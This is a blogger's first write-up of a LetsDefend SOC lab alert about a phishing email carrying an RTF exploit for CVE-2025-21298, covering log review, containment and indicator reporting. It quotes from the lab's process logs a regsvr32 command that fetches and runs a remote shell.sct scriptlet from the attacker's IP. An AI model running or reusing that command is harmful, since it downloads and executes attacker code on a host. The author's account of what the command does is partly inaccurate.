

Let's defend alert n.314

SOC336 – Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)

Hello, my name is Francesco, and this is my first write up. I hope the document is well written and clear for everyone. Please, if anything is wrong or not well clear to someone contact me.

Introduction and case creation

Today we are going to complete this task from the Let's Defend platform.

^	Critical	Feb, 04, 2025, 04:18 PM	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware
EventID :	314				
Event Time :	Feb, 04, 2025, 04:18 PM				
Rule :	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)				
Level :	Security Analyst				
SMTP Address :	84.38.130.118				
Source Address :	projectmanagement@pm.me				
Destination Address :	Austin@letsdefend.io				
E-mail Subject :	Important: Action Required for Upcoming Project Deadline				
Attachment :	mail.rtf				
Attachment Hash :	df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184				
Device Action :	Allowed				
Trigger Reason :	Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern.				
Show Hint	🔗				

Gathering information


From the investigation channel, we can gather all the information we need to complete this case.

- Date: Feb 04, 2025, 04:18 PM
- Source Address: 84.38.130.118
- Source Hostname: EmilyComp
- Source Address: projectmanagement@pm.me

- Destination Address: Austin@letsdefend.io
- E-mail Subject: Important: Action Required for Upcoming Project Deadline
- Attachment: mail.rtf
- Attachment Hash: SHA256
df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
- Trigger Reason: Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern

(TIP: Open a new tab for easier development of the activity.)

Once we got all the information, we needed to create the case and start the investigation.




Checking attachment

The first move to do is check the email that the employee received.

In the "Email Security" tab we filter for the sender of the suspicious email:

projectmanagement@pm.me.

We found only one email with that domain.




Analizing the email, we can understand that this is a phishing email. At the end of the email, we see an attachment called "mail.rtf".

Now, you may have a question, what is an .rtf file? Any browser can easily answer that question, is a Rich Text Format. In a simple way, is an "old HTML" but provided by Microsoft and allow people who don't have Microsoft Word to see the content of that document as a Webpage.

Now that we know what is an RTF file, we can try to understand what exactly is the attachment.

Using the SHA256 provided using VirusTotal we can have more information about it.



It has been confirmed that the file is an exploit for the CVE-2025-21298. Let's see exactly what this vulnerability is about.

Using the NIST webpage we can see that this vulnerability is used to execute remote code on the victim machine and this has 9.8 out of 10.

CVE-2025-21298 Detail

Description

Windows OLE Remote Code Execution Vulnerability

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

 **CNA:** Microsoft Corporation

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Pointing the mouse on the vector section we can have more information about how this vulnerability works:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.1 Severity and Metrics:

- Base Score:** 9.8 CRITICAL
- Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Impact Score:** 5.9
- Exploitability Score:** 3.9

Attack Vector (AV): Network

Attack Complexity (AC): Low

Privileges Required (PR): None

User Interaction (UI): None

Scope (S): Unchanged

Confidentiality (C): High

Integrity (I): High

Availability (A): High

We can see that is used the network to exploit this vulnerability. This means that in the network logs, we should have trace about this exploit.

Austin Endpoint

As we have seen before in the gathering information section, the person infected is a worker called Austin. With this information let's check the Endpoint Security section and we should be able to find the victim machine.

Endpoint Information

Host Information

Hostname:	Austin	Domain:	LetsDefend
IP Address:	172.16.17.137	Bit Level:	64
OS:	Windows 10	Primary User:	Austin
Client/Server:	Server	Last Login:	Feb 04, 2025, 04:33 PM

Action

Containment: ☐

As we can see, Austin is in charge of a Server Windows 10 machine. Now let's see in the network action if this machine has received some activity from the source IP 84.38.130.118.

As we can see, this machine received connection with that IP on Feb 4, 2025, at 08:06.

Feb 04 2025 08:06:08	185.248.101.34
Feb 04 2025 08:06:42	84.38.130.118
Feb 04 2025 08:07:10	13.225.78.26

Using this timestamp, we can go on the Processes tab and see that a strange command has been launched on the Windows's CMD:

The screenshot shows the Windows Task Manager 'Processes' tab. At the top, a process is highlighted with the following details: 'Feb 04 2025 08:06:08', '6784', 'cmd.exe', and 'OUTLOOK.EXE'. Below this, the 'Event Time' is 'Feb 04 2025 08:06:08', 'Process ID' is '6784', 'Target Process Command Line' is 'regsvr32.exe /s /u /i: http://84.38.130.118.com/shell.sct scrobj.dll', 'Image Path' is 'C:\Windows\System32\cmd.exe', 'Process User' is 'DESKTOP-USER\Austin', 'Parent Name' is 'OUTLOOK.EXE', 'Parent Path' is 'C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE', and 'Command Line' is '"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i: http://84.38.130....'.

From that command it is understandable what the hacker is trying to do, he/she is trying to remove one dll (in this case scrobj.dll) and he is trying to download a script (shell.sct) from an HTTP webpage located on the suspicious IP. In other words, they are trying to gain permanence to the victim machine by replacing one dll with an infected one.

If we check in the log events and filter by the source and destination Ips we can see that the connection has been permitted by the firewall this, probably, because the firewall didn't have a rule to block connections to and from that malicious IP.

Source Address contains "172.16.17.137" and Destination Address contains "84.38.130.118"

✓ 1 events (before Feb, 04, 2025, 08:06 AM UTC)

Hide Fields

INTERESTING FIELDS

- type
- source_address
- source_port
- destination_address
- destination_port
- raw_log

Event

source_port	35424
destination_address	84.38.130.118
destination_port	80
time	Feb, 04, 2025, 08:06 AM

Raw Log


Request URL	http://84.38.130.118.com/shell.sct
Request Method	GET
Device Action	Permitted
Process	cmd.exe
Process ID	6784

After all these Threat Intelligence operations we can start answering questions for the playbook.

LetsDefend


Playbook

In the first question we will put as answer the “Other” options because, in this case, the Threat Indicator is a vulnerability exploit.




A dark-themed dialog box titled "Define Threat Indicator" with a close button (X) in the top right corner. Below the title is the text "Select Threat Indicator". A dropdown menu is open, showing the selected option "Unknown or unexpected outgoing internet traffic". Below the dropdown is a blue "Next" button.

As we have seen before, the malware has not been quarantined yet.




A dark-themed dialog box titled "Check if the malware is quarantined/cleaned" with a close button (X) in the top right corner. On the left side, there is a list of categories: "Log Management" and "Endpoint Security". Below this list is the question "Malware quarantined/cleaned?". There are two blue buttons: "Not Quarantined" and "Quarantined". The "Not Quarantined" button is highlighted with a red rectangular border. At the bottom left, there are three navigation icons: a back arrow, a circular arrow (refresh), and a forward arrow.

Using VirusTotal we understood that the attachment is a malicious file that allows C2 connection and we already know the IP: 84.38.130.118.



We already confirmed that Austin opened the attachment and established connection with the malicious IP.



Next step is to contain the machine.

The screenshot shows a dark-themed interface titled "Endpoint Information". On the left, under "Host Information", there is a table of host details:

Field	Value
Hostname	Austin
Domain	LetsDefend
IP Address	172.16.17.137
Bit Level	64
OS	Windows 10
Primary User	Austin
Client/Server	Server
Last Login	Feb, 04, 2025, 04:33 PM

On the right, under "Action", there is a "Containment" toggle switch which is currently turned off. Below this, a modal dialog asks "Do you want to change the containment situation?". It has two buttons: "Close" and "Change". The "Change" button is highlighted with a red rectangle.

We are almost at the end, we must put every artifact and every IoC(Indicator of Compromise) we found during our investigation.

The screenshot shows a table with four columns: "Value", "Comment", "Type", and "Remove". It contains five rows of data:

Value	Comment	Type	Remove
84.38.130.118	C2 connection IP	IP Address ▾	
172.16.17.137	Victim IP	IP Address ▾	
25b8117571a6a6ca1d5	um of the attachment	MD5 Hash ▾	
3.130.118.com/shell.sct	e PC got a connection	URL Addr ▾	
om/shell.sct scrobj.dll	cuted by the machine	Select typ ▾	


Now we must write a description of what happened, with all of the information we got, it should be easy.

Once we have finished realizing our report we move to the final section.

Conclusion

In the end, we understand that this case has been a truly positive one. We complete the case by adding some information like the URL, the source IP and the destination IP, we write a little explanation about the case, and we can close the investigation.

That was the last step. With that, we successfully completed the exercise and earned the maximum points. Congratulations!!



LetsDefend